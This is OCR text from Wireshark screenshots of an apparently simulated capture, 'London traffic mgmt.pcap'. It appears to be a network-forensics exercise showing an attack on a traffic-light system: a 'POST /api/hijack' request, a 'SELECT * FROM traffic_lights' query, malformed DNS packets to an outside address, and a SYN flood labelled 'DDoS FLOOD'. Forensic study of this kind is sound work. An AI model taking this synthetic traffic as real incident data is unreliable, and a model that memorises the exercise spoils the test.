

London traffic mgmt.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.stream eq 28
No. Time Source Destination Protocol Length Info Stream Index
79 225.000000 10.100.1.50 10.100.1.30 TCP 65 23752 → 8080 [ACK] Seq=1 Ack=1 Win=8192 Len=25 79
Wireshark · Follow TCP Stream (tcp.stream eq 28) · London traffic mgmt.pcap
POST /api/hijack HTTP/1.1
0101 .... = Header Length: 20 bytes (5)
Flags: 0x010 (ACK)
Window: 8192



London traffic mgmt.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info Stream Index
76 215.000000 10.100.1.50 203.0.113.55 DNS 50 Unknown operation (10) 0x444e[Malformed Packet] 76
77 217.000000 10.100.1.50 203.0.113.55 DNS 50 Unknown operation (10) 0x444e[Malformed Packet] 77
78 220.000000 10.100.1.50 10.100.1.30 TCP 65 16881 → 8080 [ACK] Seq=1 Ack=1 Win=8192 Len=25 78
79 225.000000 10.100.1.50 10.100.1.30 TCP 65 23752 → 8080 [ACK] Seq=1 Ack=1 Win=8192 Len=25 79
80 228.000000 10.100.1.50 10.100.1.30 TCP 65 2572 → 8080 [ACK] Seq=1 Ack=1 Win=8192 Len=25 80
81 233.000000 10.100.1.50 10.100.1.30 TCP 65 44192 → 8080 [ACK] Seq=1 Ack=1 Win=8192 Len=25 81
82 235.000000 10.100.1.50 10.100.1.30 TCP 65 13851 → 8080 [ACK] Seq=1 Ack=1 Win=8192 Len=25 82
83 240.000000 10.100.1.50 10.100.1.30 TCP 65 2735 → 8080 [ACK] Seq=1 Ack=1 Win=8192 Len=25 83
84 244.000000 10.100.1.50 10.100.1.30 TCP 65 18816 → 8080 [ACK] Seq=1 Ack=1 Win=8192 Len=25 84
85 245.000000 10.100.1.50 10.100.1.30 TCP 65 64758 → 8080 [ACK] Seq=1 Ack=1 Win=8192 Len=25 85
86 250.000000 10.100.1.50 10.100.1.30 TCP 65 10997 → 8080 [ACK] Seq=1 Ack=1 Win=8192 Len=25 86
87 252.000000 10.100.1.50 10.100.1.30 TCP 65 18846 → 8080 [ACK] Seq=1 Ack=1 Win=8192 Len=25 87
88 256.000000 10.100.1.50 10.100.1.30 TCP 65 22280 → 8080 [ACK] Seq=1 Ack=1 Win=8192 Len=25 88
89 257.000000 10.100.1.50 10.100.1.30 TCP 65 24113 → 8080 [ACK] Seq=1 Ack=1 Win=8192 Len=25 89
90 262.000000 10.100.1.50 10.100.1.30 TCP 65 45840 → 8080 [ACK] Seq=1 Ack=1 Win=8192 Len=25 90
91 267.000000 10.100.1.50 10.100.1.30 TCP 65 59728 → 8080 [ACK] Seq=1 Ack=1 Win=8192 Len=25 91
92 272.000000 10.100.1.50 10.100.1.30 TCP 65 22451 → 8080 [ACK] Seq=1 Ack=1 Win=8192 Len=25 92
93 277.000000 10.100.1.50 10.100.1.30 TCP 65 46294 → 8080 [ACK] Seq=1 Ack=1 Win=8192 Len=25 93
94 278.000000 10.100.1.50 10.100.1.30 TCP 65 6727 → 8080 [ACK] Seq=1 Ack=1 Win=8192 Len=25 94
95 283.000000 10.100.1.50 10.100.1.30 TCP 65 37349 → 8080 [ACK] Seq=1 Ack=1 Win=8192 Len=25 95
96 287.000000 10.100.1.50 10.100.1.30 TCP 65 47846 → 8080 [ACK] Seq=1 Ack=1 Win=8192 Len=25 96
97 288.000000 10.100.1.50 10.100.1.30 TCP 65 22882 → 8080 [ACK] Seq=1 Ack=1 Win=8192 Len=25 97
98 290.000000 10.100.1.50 10.100.1.30 TCP 65 46532 → 8080 [ACK] Seq=1 Ack=1 Win=8192 Len=25 98
99 291.000000 10.100.1.50 10.100.1.30 TCP 65 29414 → 8080 [ACK] Seq=1 Ack=1 Win=8192 Len=25 99
100 296.000000 10.100.1.50 10.100.1.30 TCP 65 23876 → 8080 [ACK] Seq=1 Ack=1 Win=8192 Len=25 100
0101 .... = Header Length: 20 bytes (5)
Flags: 0x010 (ACK)
Window: 8192
[Calculated window size: 8192]
[Window size scaling factor: -1 (unknown)]
Checksum: 0x10a9 [unverified]
[Checksum Status: Unverified]
Urgent Pointer: 0
[Timestamps]
[SEQ/ACK analysis]
TCP payload (25 bytes)
TCP segment data (25 bytes)
0000 45 00 00 41 00 01 00 00 40 06 63 9f 0a 64 01 32
0010 0a 64 01 1e 5c c8 1f 90 00 00 00 00 00 00 00 00
0020 50 10 20 00 10 a9 00 00 50 4f 53 54 20 2f 61 70
0030 69 2f 68 69 6a 61 63 6b 20 48 54 54 50 2f 31 2e
0040 31
E A · · @ c d 2
d · · · · · · · · · · · · · · · ·
P· ····· POST /ap
i/hijack HTTP/1.
1
A data segment used in reassembly of an upper-layer protocol (ULP) (tcp.segment_data), 25 bytes
Packets: 36677
Profile: Default
Activate Windows
Go to Settings to activate Windows.



London traffic mgmt.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.stream eq 28
No. Time Source Destination Protocol Length Info Stream Index
79 225.000000 10.100.1.50 10.100.1.30 TCP 65 23752 → 8080 [ACK] Seq=1 Ack=1 Win=8192 Len=25 79
Wireshark · Follow TCP Stream (tcp.stream eq 28) · London traffic mgmt.pcap
POST /api/hijack HTTP/1.1
0101 .... = Header Length: 20 bytes (5)
Flags: 0x010 (ACK)
Window: 8192



London traffic mgmt.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
ip.src == 10.100.1.10 && ip.dst == 10.100.1.20 && tcp.flags.ack == 1
No. Time Source Destination Protocol Length Info Stream Index
36178 108966.000000 10.100.1.10 10.100.1.20 TCP 68 60547 → 1433 [ACK] Seq=1 Ack=1 Win=8192 Len=28 36178
36179 108969.000000 10.100.1.10 10.100.1.20 TCP 68 58478 → 1433 [ACK] Seq=1 Ack=1 Win=8192 Len=28 36179
36180 108971.000000 10.100.1.10 10.100.1.20 TCP 68 21116 → 1433 [ACK] Seq=1 Ack=1 Win=8192 Len=28 36180
36181 108972.000000 10.100.1.10 10.100.1.20 TCP 68 8817 → 1433 [ACK] Seq=1 Ack=1 Win=8192 Len=28 36181
36182 108975.000000 10.100.1.10 10.100.1.20 TCP 68 11756 → 1433 [ACK] Seq=1 Ack=1 Win=8192 Len=28 36182
36183 108976.000000 10.100.1.10 10.100.1.20 TCP 68 62826 → 1433 [ACK] Seq=1 Ack=1 Win=8192 Len=28 36183
36184 108979.000000 10.100.1.10 10.100.1.20 TCP 68 64393 → 1433 [ACK] Seq=1 Ack=1 Win=8192 Len=28 36184
36185 108984.000000 10.100.1.10 10.100.1.20 TCP 68 27054 → 1433 [ACK] Seq=1 Ack=1 Win=8192 Len=28 36185
36186 108986.000000 10.100.1.10 10.100.1.20 TCP 68 52125 → 1433 [ACK] Seq=1 Ack=1 Win=8192 Len=28 36186
36187 108988.000000 10.100.1.10 10.100.1.20 TCP 68 43726 → 1433 [ACK] Seq=1 Ack=1 Win=8192 Len=28 36187
36188 108990.000000 10.100.1.10 10.100.1.20 TCP 68 17574 → 1433 [ACK] Seq=1 Ack=1 Win=8192 Len=28 36188
36189 108993.000000 10.100.1.10 10.100.1.20 TCP 68 46384 → 1433 [ACK] Seq=1 Ack=1 Win=8192 Len=28 36189
36190 108997.000000 10.100.1.10 10.100.1.20 TCP 68 44733 → 1433 [ACK] Seq=1 Ack=1 Win=8192 Len=28 36190
36191 109002.000000 10.100.1.10 10.100.1.20 TCP 68 24858 → 1433 [ACK] Seq=1 Ack=1 Win=8192 Len=28 36191
36192 109005.000000 10.100.1.10 10.100.1.20 TCP 68 40543 → 1433 [ACK] Seq=1 Ack=1 Win=8192 Len=28 36192
36193 109007.000000 10.100.1.10 10.100.1.20 TCP 68 35319 → 1433 [ACK] Seq=1 Ack=1 Win=8192 Len=28 36193
36194 109011.000000 10.100.1.10 10.100.1.20 TCP 68 20074 → 1433 [ACK] Seq=1 Ack=1 Win=8192 Len=28 36194
36195 109016.000000 10.100.1.10 10.100.1.20 TCP 68 56347 → 1433 [ACK] Seq=1 Ack=1 Win=8192 Len=28 36195
36196 109021.000000 10.100.1.10 10.100.1.20 TCP 68 26761 → 1433 [ACK] Seq=1 Ack=1 Win=8192 Len=28 36196
36197 109024.000000 10.100.1.10 10.100.1.20 TCP 68 10687 → 1433 [ACK] Seq=1 Ack=1 Win=8192 Len=28 36197
36198 109025.000000 10.100.1.10 10.100.1.20 TCP 68 42606 → 1433 [ACK] Seq=1 Ack=1 Win=8192 Len=28 36198
36199 109030.000000 10.100.1.10 10.100.1.20 TCP 68 54881 → 1433 [ACK] Seq=1 Ack=1 Win=8192 Len=28 36199
36200 109033.000000 10.100.1.10 10.100.1.20 TCP 68 28107 → 1433 [ACK] Seq=1 Ack=1 Win=8192 Len=28 36200
36201 109038.000000 10.100.1.10 10.100.1.20 TCP 68 36930 → 1433 [ACK] Seq=1 Ack=1 Win=8192 Len=28 36201
36202 109043.000000 10.100.1.10 10.100.1.20 TCP 68 32705 → 1433 [ACK] Seq=1 Ack=1 Win=8192 Len=28 36202
0101 .... = Header Length: 20 bytes (5)
Flags: 0x010 (ACK)
Window: 8192
[Calculated window size: 8192]
[Window size scaling factor: -1 (unknown)]
Checksum: 0xdc10 [unverified]
[Checksum Status: Unverified]
Urgent Pointer: 0
[Timestamps]
[SEQ/ACK analysis]
TCP payload (28 bytes)
TCP segment data (28 bytes)
0000 45 00 00 44 00 01 00 00 40 06 63 ce 0a 64 01 0a
0010 0a 64 01 14 ec 83 05 99 00 00 00 00 00 00 00 00
0020 50 10 20 00 dc 10 00 00 53 45 4c 45 43 54 20 2a
0030 20 46 52 4f 4d 20 74 72 61 66 66 69 63 5f 6c 69
0040 67 68 74 73
SELECT *
FROM tr affic_li
ghts
Bytes 40-67: TCP segment data (tcp.segment_data)
Packets: 36677 · Displayed: 500 (1.4%)
Profile: Default
Activate Windows
Go to Settings to activate Windows.



London traffic mgmt.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.stream eq 33743
No. Time Source Destination Protocol Length Info Stream Index
36178 108966.000000 10.100.1.10 10.100.1.20 TCP 68 60547 → 1433 [ACK] Seq=1 Ack=1 Win=8192 Len=28 36178
Wireshark · Follow TCP Stream (tcp.stream eq 33743) · London traffic mgmt.pcap
SELECT * FROM traffic_lights



File Edit View Go Capture Analyze Statis
Apply a display filter ... <Ctrl-/>
No. Time Source
Severity Summary Group Protocol Count
Error Malformed Packet (Exception occurred) Malformed DNS 50
Note This frame is a (suspected) retransmission Sequence TCP 2387
Chat Connection establish request (SYN) Sequence TCP 36024
No display filter set.



London traffic mgmt.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Wireshark · Endpoints · London traffic mgmt.pcap
Endpoint Settings
Name resolution
Limit to display filter
Copy
Map
Ethernet
IPv4 · 10
IPv6
TCP · 34248
UDP · 51
Address Packets Bytes Tx Packets Tx Bytes Rx Packets Rx Bytes Country City Latitude Longitude AS Number AS Organization
10.100.1.10 36,524 2 MB 500 34 kB 36,024 2 MB
10.100.1.20 500 34 kB 0 0 bytes 500 34 kB
10.100.1.30 100 7 kB 0 0 bytes 100 7 kB
10.100.1.50 152 9 kB 151 9 kB 1 70 bytes
10.100.1.60 1 113 bytes 0 0 bytes 1 113 bytes
102.54.32.12 9,006 450 kB 9,006 450 kB 0 0 bytes
176.45.33.78 9,007 450 kB 9,007 450 kB 0 0 bytes
185.200.50.10 9,008 450 kB 9,007 450 kB 1 123 bytes
198.51.100.23 9,006 450 kB 9,006 450 kB 0 0 bytes
203.0.113.55 50 3 kB 0 0 bytes 50 3 kB
Protocol
Bluetooth
BPv7
DCCP
Ethernet
FC
FDDI
IEEE 802.11
IEEE 802.15.4
IPv4
IPv6
IPX
JXTA
LTP



London traffic mgmt.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.port == 80 || tcp.port == 443 || tcp.port == 21 || tcp.port == 8080 || udp.port == 53
No. Time Source Destination Protocol Length Info Stream Index
36154 108888.000000 176.45.33.78 10.100.1.10 TCP 50 52559 → 80 [SYN] Seq=0 Win=8192 Len=10 36154
36155 108893.000000 176.45.33.78 10.100.1.10 TCP 50 15825 → 80 [SYN] Seq=0 Win=8192 Len=10 36155
36156 108896.000000 176.45.33.78 10.100.1.10 TCP 50 61708 → 80 [SYN] Seq=0 Win=8192 Len=10 36156
36157 108898.000000 176.45.33.78 10.100.1.10 TCP 50 42565 → 80 [SYN] Seq=0 Win=8192 Len=10 36157
36158 108900.000000 176.45.33.78 10.100.1.10 TCP 50 19310 → 80 [SYN] Seq=0 Win=8192 Len=10 36158
36159 108903.000000 176.45.33.78 10.100.1.10 TCP 50 32597 → 80 [SYN] Seq=0 Win=8192 Len=10 36159
36160 108905.000000 176.45.33.78 10.100.1.10 TCP 50 22865 → 80 [SYN] Seq=0 Win=8192 Len=10 36160
36161 108907.000000 176.45.33.78 10.100.1.10 TCP 50 60266 → 80 [SYN] Seq=0 Win=8192 Len=10 36161
36162 108912.000000 176.45.33.78 10.100.1.10 TCP 50 20890 → 80 [SYN] Seq=0 Win=8192 Len=10 36162
36163 108917.000000 176.45.33.78 10.100.1.10 TCP 50 12150 → 80 [SYN] Seq=0 Win=8192 Len=10 36163
36164 108922.000000 176.45.33.78 10.100.1.10 TCP 50 30749 → 80 [SYN] Seq=0 Win=8192 Len=10 36164
36165 108924.000000 176.45.33.78 10.100.1.10 TCP 50 28365 → 80 [SYN] Seq=0 Win=8192 Len=10 36165
36166 108925.000000 176.45.33.78 10.100.1.10 TCP 50 655 → 80 [SYN] Seq=0 Win=8192 Len=10 36166
36167 108928.000000 176.45.33.78 10.100.1.10 TCP 50 44846 → 80 [SYN] Seq=0 Win=8192 Len=10 36167
36168 108932.000000 176.45.33.78 10.100.1.10 TCP 50 [TCP Retransmission] 12023 → 80 [SYN] Seq=0 Win… 36168
36169 108933.000000 176.45.33.78 10.100.1.10 TCP 50 4335 → 80 [SYN] Seq=0 Win=8192 Len=10 36169
36170 108938.000000 176.45.33.78 10.100.1.10 TCP 50 42938 → 80 [SYN] Seq=0 Win=8192 Len=10 36170
36171 108939.000000 176.45.33.78 10.100.1.10 TCP 50 27292 → 80 [SYN] Seq=0 Win=8192 Len=10 36171
36172 108942.000000 176.45.33.78 10.100.1.10 TCP 50 [TCP Retransmission] 5652 → 80 [SYN] Seq=0 Win=… 36172
36173 108944.000000 176.45.33.78 10.100.1.10 TCP 50 31794 → 80 [SYN] Seq=0 Win=8192 Len=10 36173
36174 108949.000000 176.45.33.78 10.100.1.10 TCP 50 47453 → 80 [SYN] Seq=0 Win=8192 Len=10 36174
36175 108953.000000 176.45.33.78 10.100.1.10 TCP 50 11574 → 80 [SYN] Seq=0 Win=8192 Len=10 36175
36176 108957.000000 176.45.33.78 10.100.1.10 TCP 50 6376 → 80 [SYN] Seq=0 Win=8192 Len=10 36176
36177 108962.000000 176.45.33.78 10.100.1.10 TCP 50 [TCP Retransmission] 28137 → 80 [SYN] Seq=0 Win… 36177
Frame 36177: 50 bytes on wire (400 bits), 50 bytes captured (400 bits)
Internet Protocol Version 4, Src: 176.45.33.78, Dst: 10.100.1.10
Transmission Control Protocol, Src Port: 28137, Dst Port: 80, Seq: 0, Len: 10
Source Port: 28137
Destination Port: 80
[Stream index: 27613]
[Stream Packet Number: 2]
[Conversation completeness: Incomplete (9)]
[TCP Segment Len: 10]
Sequence Number: 0 (relative sequence number)
Sequence Number (raw): 0
[Next Sequence Number: 11 (relative sequence number)]
0000 45 00 00 32 00 01 00 00 40 06 9d dc b0 2d 21 4e
0010 0a 64 01 0a 6d e9 00 50 00 00 00 00 00 00 00 00
0020 50 02 20 00 d5 44 00 00 44 44 6f 53 20 46 4c 4f
0030 4f 44
London traffic mgmt.pcap
Packets: 36677 · Displayed: 36163 (98.6%)
Profile: Default
Activate Windows
Go to Settings to activate Windows.

